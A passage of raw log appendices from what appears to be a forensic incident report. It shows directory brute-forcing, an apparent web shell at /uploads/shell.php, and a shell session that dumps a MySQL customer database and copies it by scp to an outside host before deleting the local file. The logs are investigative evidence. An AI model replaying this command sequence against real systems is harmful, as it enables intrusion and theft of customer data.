Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /xml HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /29 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /28 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /7 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /tools HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /projects HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /25 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /0 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /user HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /feed HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /themes HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:28 -0500] "GET /linux HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /forums HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /jobs HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /business HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /8 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /video HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /email HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /books HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /banner HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /reviews HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:29 -0500] "GET /view HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /graphics HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /research HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /feedback HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /pdf HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /print HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /ads HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /modules HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /2003 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /company HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /blank HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:30 -0500] "GET /pub HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /games HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /copyright HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /common HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /site HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /comments HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /people HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /aboutus HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /product HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /sports HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:31 -0500] "GET /logos HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /buttons HTTP/1.1" 404 456 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /english HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /story HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /image HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /uploads HTTP/1.1" 301 529 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /32 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /categories HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /detail HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /assets HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_20 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_19 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_18 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_17 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_16 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_15 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_14 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_13 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_12 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona\_11 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_10 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_9 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_8 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_7 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_6 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_5 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_4 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_3 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:34 -0500] "GET /strona\_1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /36 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /registration HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /strona\_21 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /kontakt HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /40 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /glossary HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /showthread HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /mailman HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /cnt HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /order HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:35 -0500] "GET /tutorials HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /listinfo HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /33 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /r HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /35 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /whitepapers HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /network HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /privacy\_policy HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /audio HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /footer HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /politics HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /d HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /it HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /37 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /eng HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /podcasts HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /php HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /post HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /text HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /chat HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /39 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /nl HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /34 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /science HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /adview HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /intro HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /account HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /x HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /42 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /comment HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /privacypolicy HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /node HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /sponsors HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /uk HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /viewforum HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /dot HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /affiliates HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /testimonials HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /forms HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /corporate HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /donate HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /41 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /upload.php HTTP/1.1" 200 487 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /flash HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /48 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /portal HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /design HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"  138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0" |
| --- |

# Appendix E: Session Logs (Raw data)

| 19/02/22 22:00:27 netstat -atunp  19/02/22 22:00:48 sudo -l  19/02/22 22:00:55 sudo mysql -u root -p  19/02/22 22:01:45 sudo mysqldump -u root -p phl > phl.db  19/02/22 22:01:49 file phl.db  19/02/22 22:01:59 head -50 phl.db  19/02/22 22:02:17 ls  19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db  19/02/22 22:02:36 rm phl.db  19/02/22 22:02:38 exit |
| --- |

# 

# 

# Appendix F: Database Logs (Raw data)

| 2022-02-20T03:00:55.682704Z 9 Connect root@localhost on using Socket  2022-02-20T03:00:55.682973Z 9 Query select @@version\_comment limit 1  2022-02-20T03:00:58.206501Z 9 Query show databases  2022-02-20T03:01:02.431377Z 9 Query SELECT DATABASE()  2022-02-20T03:01:02.431609Z 9 Init DB mysql  2022-02-20T03:01:02.432402Z 9 Query show databases  2022-02-20T03:01:02.433075Z 9 Query show tables  2022-02-20T03:01:02.437115Z 9 Field List columns\_priv  2022-02-20T03:01:02.437366Z 9 Field List component  2022-02-20T03:01:02.437487Z 9 Field List db  2022-02-20T03:01:02.437783Z 9 Field List default\_roles  2022-02-20T03:01:02.437953Z 9 Field List engine\_cost  2022-02-20T03:01:02.438219Z 9 Field List func  2022-02-20T03:01:02.438337Z 9 Field List general\_log  2022-02-20T03:01:02.439280Z 9 Field List global\_grants  2022-02-20T03:01:02.439457Z 9 Field List gtid\_executed  2022-02-20T03:01:02.439642Z 9 Field List help\_category  2022-02-20T03:01:02.440554Z 9 Field List help\_keyword  2022-02-20T03:01:02.442365Z 9 Field List help\_relation  2022-02-20T03:01:02.443709Z 9 Field List help\_topic  2022-02-20T03:01:02.446261Z 9 Field List innodb\_index\_stats  2022-02-20T03:01:02.447338Z 9 Field List innodb\_table\_stats  2022-02-20T03:01:02.448209Z 9 Field List password\_history  2022-02-20T03:01:02.448410Z 9 Field List plugin  2022-02-20T03:01:02.448995Z 9 Field List procs\_priv  2022-02-20T03:01:02.449271Z 9 Field List proxies\_priv  2022-02-20T03:01:02.449534Z 9 Field List replication\_asynchronous\_connection\_failover  2022-02-20T03:01:02.450629Z 9 Field List replication\_asynchronous\_connection\_failover\_managed  2022-02-20T03:01:02.451601Z 9 Field List replication\_group\_configuration\_version  2022-02-20T03:01:02.452380Z 9 Field List replication\_group\_member\_actions  2022-02-20T03:01:02.453303Z 9 Field List role\_edges  2022-02-20T03:01:02.453582Z 9 Field List server\_cost  2022-02-20T03:01:02.453881Z 9 Field List servers  2022-02-20T03:01:02.454157Z 9 Field List slave\_master\_info  2022-02-20T03:01:02.455170Z 9 Field List slave\_relay\_log\_info  2022-02-20T03:01:02.455908Z 9 Field List slave\_worker\_info  2022-02-20T03:01:02.456390Z 9 Field List slow\_log  2022-02-20T03:01:02.457875Z 9 Field List tables\_priv  2022-02-20T03:01:02.458175Z 9 Field List time\_zone  2022-02-20T03:01:02.458407Z 9 Field List time\_zone\_leap\_second  2022-02-20T03:01:02.458616Z 9 Field List time\_zone\_name  2022-02-20T03:01:02.458783Z 9 Field List time\_zone\_transition  2022-02-20T03:01:02.459017Z 9 Field List time\_zone\_transition\_type  2022-02-20T03:01:02.459358Z 9 Field List user  2022-02-20T03:01:07.373140Z 9 Query show tables  2022-02-20T03:01:10.167274Z 9 Query SELECT \* FROM user  2022-02-20T03:01:13.274571Z 9 Query SELECT DATABASE()  2022-02-20T03:01:13.274934Z 9 Init DB phl  2022-02-20T03:01:13.275849Z 9 Query show databases  2022-02-20T03:01:13.276443Z 9 Query show tables  2022-02-20T03:01:13.277190Z 9 Field List customers  2022-02-20T03:01:15.536553Z 9 Query show tables  2022-02-20T03:01:21.694024Z 9 Query SELECT \* FROM customers  2022-02-20T03:01:31.159492Z 9 Query SELECT \* FROM customers LIMIT 5  2022-02-20T03:01:34.242985Z 9 Quit  2022-02-20T03:01:46.748188Z 10 Connect root@localhost on using Socket  2022-02-20T03:01:46.748326Z 10 Query /\*!40100 SET @@SQL\_MODE='' \*/  2022-02-20T03:01:46.748435Z 10 Query /\*!40103 SET TIME\_ZONE='+00:00' \*/  2022-02-20T03:01:46.748574Z 10 Query /\*!80000 SET SESSION information\_schema\_stats\_expiry=0 \*/  2022-02-20T03:01:46.748680Z 10 Query SET SESSION NET\_READ\_TIMEOUT= 86400, SESSION NET\_WRITE\_TIMEOUT= 86400  2022-02-20T03:01:46.748820Z 10 Query SHOW VARIABLES LIKE 'gtid\\_mode'  2022-02-20T03:01:46.753077Z 10 Query SELECT LOGFILE\_GROUP\_NAME, FILE\_NAME, TOTAL\_EXTENTS, INITIAL\_SIZE, ENGINE, EXTRA FROM INFORMATION\_SCHEMA.FILES WHERE ENGINE = 'ndbcluster' AND FILE\_TYPE = 'UNDO LOG' AND FILE\_NAME IS NOT NULL AND LOGFILE\_GROUP\_NAME IS NOT NULL AND LOGFILE\_GROUP\_NAME IN (SELECT DISTINCT LOGFILE\_GROUP\_NAME FROM INFORMATION\_SCHEMA.FILES WHERE ENGINE = 'ndbcluster' AND FILE\_TYPE = 'DATAFILE' AND TABLESPACE\_NAME IN (SELECT DISTINCT TABLESPACE\_NAME FROM INFORMATION\_SCHEMA.PARTITIONS WHERE TABLE\_SCHEMA IN ('phl'))) GROUP BY LOGFILE\_GROUP\_NAME, FILE\_NAME, ENGINE, TOTAL\_EXTENTS, INITIAL\_SIZE ORDER BY LOGFILE\_GROUP\_NAME  2022-02-20T03:01:46.756231Z 10 Query SELECT DISTINCT TABLESPACE\_NAME, FILE\_NAME, LOGFILE\_GROUP\_NAME, EXTENT\_SIZE, INITIAL\_SIZE, 